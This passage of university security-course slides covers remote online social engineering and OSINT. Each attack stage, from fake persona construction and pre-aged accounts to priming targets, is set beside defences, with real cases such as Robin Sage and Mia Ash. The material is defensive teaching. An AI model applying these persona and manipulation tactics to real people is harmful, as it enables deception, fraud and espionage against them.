- Lecture 2: **Crypto essentials** (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04

Outline

- Carsten – Signal & Onion routing
- Introduction
- Social engineering attacks
- OSINT
- USB dropping and QR code attacks
- Lab exercise

“There exists, for everyone -a sentence, a series of words -
that has the power to destroy you.”

Philip K. Dick, VALIS


SOCIAL ENGINEERING

(MAIN SOURCE:
**BLACK HAT USA 2018 TALK: *EVERY ROSE HAS ITS THORN THE DARK ART OF REMOTE ONLINE SOCIAL
ENGINEERING***)

Our focus: remote online social engineering

- But **don't underestimate old school phone call social engineering**
- See: “How to rob a bank over the phone”
 - https://www.youtube.com/watch?v=8n8cIT_5bfc
- Or Jim Browning’s work:
<https://www.youtube.com/c/JimBrowning>

Speculated model on one's susceptibility to social engineering attacks



Online deception types

Trolling

- *The art of trolling*
 - Matt Joyce, DEF CON 19
- Sophistry & fallacies to provoke responses
- Often used as shorthand for any online abuse

Sockpuppetry


- Often short-term, light on detail
- Posed as independent
- Operated by same entity
- Stealth marketing, false reviews, inflating polls

Astroturfing


- Sub-category of sockpuppetry
- Used to influence policy, manipulate consensus
- Especially in politics and marketing
- *Julius Caesar*

Phishing

- Mass phishing
- Spear-phishing
- Whale-phishing




Going beyond mass phishing




ROSE: REMOTE ONLINE SOCIAL ENGINEERING

Every ROSE has its Thorn: The Dark Art of Remote Online Social Engineering

- Attacks beyond massive phishing
- Goal is to bypass **filters**:
 - Upbringing, education, experience, training, personality
 - Distinctive and consistent (CAPS)
 - Human psychology research
 - Mischel & Shoda , 1995; Michel, 1999; Zayas et al, 2002; Shoda et al, 1994



The screenshot shows a security interface with a large watermark of the letters "DTU" repeated vertically. Below it, the text "Review These Messages" is displayed. A message states: "4 messages are being held for you to review as of 4/6/2024 1:21:58 AM (UTC). Review them within 30 days of the received date by going to the [Quarantine page](#) in the Security Center." A second section titled "Prevented high confidence phish messages" shows an email entry from "support@dtu.dk" with subject "REMINDER: Validation required for account suspension request" and timestamp "4/5/2024 9:02:41 AM". It includes three buttons: "Review Message" (blue), "Request Release" (grey), and "Block Sender" (grey).



Research

Attack

- Specific attributes
- Likes/dislikes, interests, hobbies
- Affiliations
- Education/employment
- Relationships and family
- Locations
- Other platforms and profiles
- Purchases, holidays
- Technical info
- Reactions, style, motivations

Defence

- Limit sensitive information
- Google alerts
- Various services to alert when you've been searched for

Persona construction

Attack

- Mirroring or supplementing target
- Similar interests, styles, etc
- Potential openings for contact
- Profile images
 - Not always stolen
 - May be edited/manipulated
 - Or behind paywall or from private source
 - Or completely new

Defence

- Limit sensitive information
- Google alerts and similar
- New additions to network
- Reverse image search
- Manipulation detection
 - Glitches
 - Error level analysis
 - Lighting, textures, patterns, blurs
- Perceptual hashing
- Metadata e.g. dates, and context

Robin Sage case (2010)

- Fake persona
- 25-year-old "cyber threat analyst" at the Naval Network Warfare Command in Norfolk, Virginia.
- She graduated from MIT and had allegedly 10 (!) years of work experience




Robin Sage case (2010)

- 28 days of experiment, 300 connections and friends
- Sage offered consulting work with notable companies Google and Lockheed Martin
- received dinner invitations from several male contacts...



APT groups' personas

- Creating personas seems to be usual business for APT groups
- Example: ITG18 APT
 - Multiple accounts on all major companies (gmail, aol, yahoo, hotmail, etc.)
 - Western names, Iranian phone numbers associated with accounts, ITG18 vpn IP addresses



Establishing credibility

Attack

- Referencing institutions, places, companies, etc
- Backdating – not 100% reliable
- Pre-age accounts: create in advance
 - May auto-post for some time
- Profiles which age over time
 - Change images, styles, politics
- Profiles never used for attacks
 - But their “children” are in 20 years
 - Playing the really long game

Defence

- New accounts are suspect
- Backdating can be examined
- Check for early auto-posting (anti-bot analysis)
- Validation (direct or indirect)
- Genuine knowledge: attribution
- Inconsistencies: opportunity
- **Share findings**

Building a synthetic network

Attack

- Proxies, Tor, burner phones, SIM swapping, etc
- More advanced techniques
 - Deepfakes
 - Voice morphing
 - Google Duplex
- Avoiding profile contamination
- Distinctive voices and styles


Defence

- Forensic linguistics
- Behavioural attribution
- Check for profile contamination
- Inconsistencies
- Cultural indicators
- Metadata

Example of completely new images...

No worries, AI is here for you:

- <https://thispersondoesnotexist.com/>
- <https://generated.photos/>



Peripheral & direct contact

Attack

- Starting with associates
 - Shows on feed = context later
- ‘Like’ same things
- Trying to get into circle of awareness
- cp. *Donnie Brasco* (Pistone, 1988)
- Liking, commenting, adding
- Prefaced w/ reference to peripheral

Defence

- Corroborate with mutual associates

Silk road case

- Persona creation, fake murders, etc.
 - See <https://arstechnica.com/tech-policy/2015/02/the-hitman-scam-dread-pirate-roberts-bizarre-murder-for-hire-attempts/>



The hook

Attack

- Informed by earlier research
- Could be request for help/advice
- Or something that will benefit
 - Flirting/sexual
 - Business relationships
 - Ambitions/fantasies
- Shift to corporate email
- Reveals background subtly
 - Drip-feed basis

Defence

- Self-assessment
- Understanding your filters
 - Self-assessment of flaws
- Question motivations and consequences
- Ask how corporate email was found
- Question why they want to shift to corporate email
- Consider ‘sandboxing’ on social media

Maintenance

Attack

- Frequent contact
- Adapted to reality e.g.
 - Local holidays and events
 - Office hours, timezones
 - Appropriate IP and geolocation
- Adapts to responses and context
- Building rapport and trust
- Draws target into synthetic web
 - Use other profiles to communicate
 - Insurance
 - Other angles and opportunities

Defence

- Forensic linguistics
- Behavioural attribution
- Check for evasiveness around voice/video/F2F comms
- Inconsistencies and errors

Priming

Attack

- Microcosm
 - e.g. multiple benign attachments
 - or revealing less valuable info
 - or clicking on links
- Obtains technical feedback
- Conditioning
- Small steps to bigger ones

Defence

- Question motivations when asked to do something
- Qs on technical aspects = red flag

The pay-off

Attack

- Launches attack
 - Attachment
 - Link
 - Ask for information
 - Extortion
 - Seed profile with malware
- May maintain contact
 - To re-use profile in future
 - Now with real-world corroboration
- Or may disappear

Defence

- Sudden disappearance or lack of contact/interests = red flag

Mia Ash case (2017)

- At least 1 year of fake profile creation
- London photographer
- Targets:
 - Saudi Arabia, United States, Iraq, Iran, Israel, India, and Bangladesh
 - worked for technology, oil/gas, healthcare, aerospace, and consulting organizations
 - mid-level employees in technical or project management roles with job titles such as technical support engineer, software developer, and system support




Mia Ash
Photographer at Mia's Photography
London, Greater London, United Kingdom | Photography
500+ connections

Current: Mia's Photography
Previous: Loft Studios, Clapham Studios
Education: Goldsmiths, University of London



Mia Ash case (2017)

- Further reading: <https://www.secureworks.com/research/the-curious-case-of-mia-ash>



The VERY recent XZ backdoor case (2021-2024)

Outline

- Carsten – Signal & Onion routing
- Introduction
- Social engineering attacks
- OSINT
- USB dropping and QR code attacks
- Lab exercise

Open-source intelligence (OSINT)

OSINT: powerful tool for defenders & attackers

- OSINT is an umbrella term to describe *the collection and analysis of data gathered from open sources to produce actionable intelligence*
- Open sources can be a lot of things:
 - Social media
 - Public government data
 - Media (e.g., newspapers, TV)
 - Search engine data mining
 - Internet archiving websites
 - Etc.

Google dorking

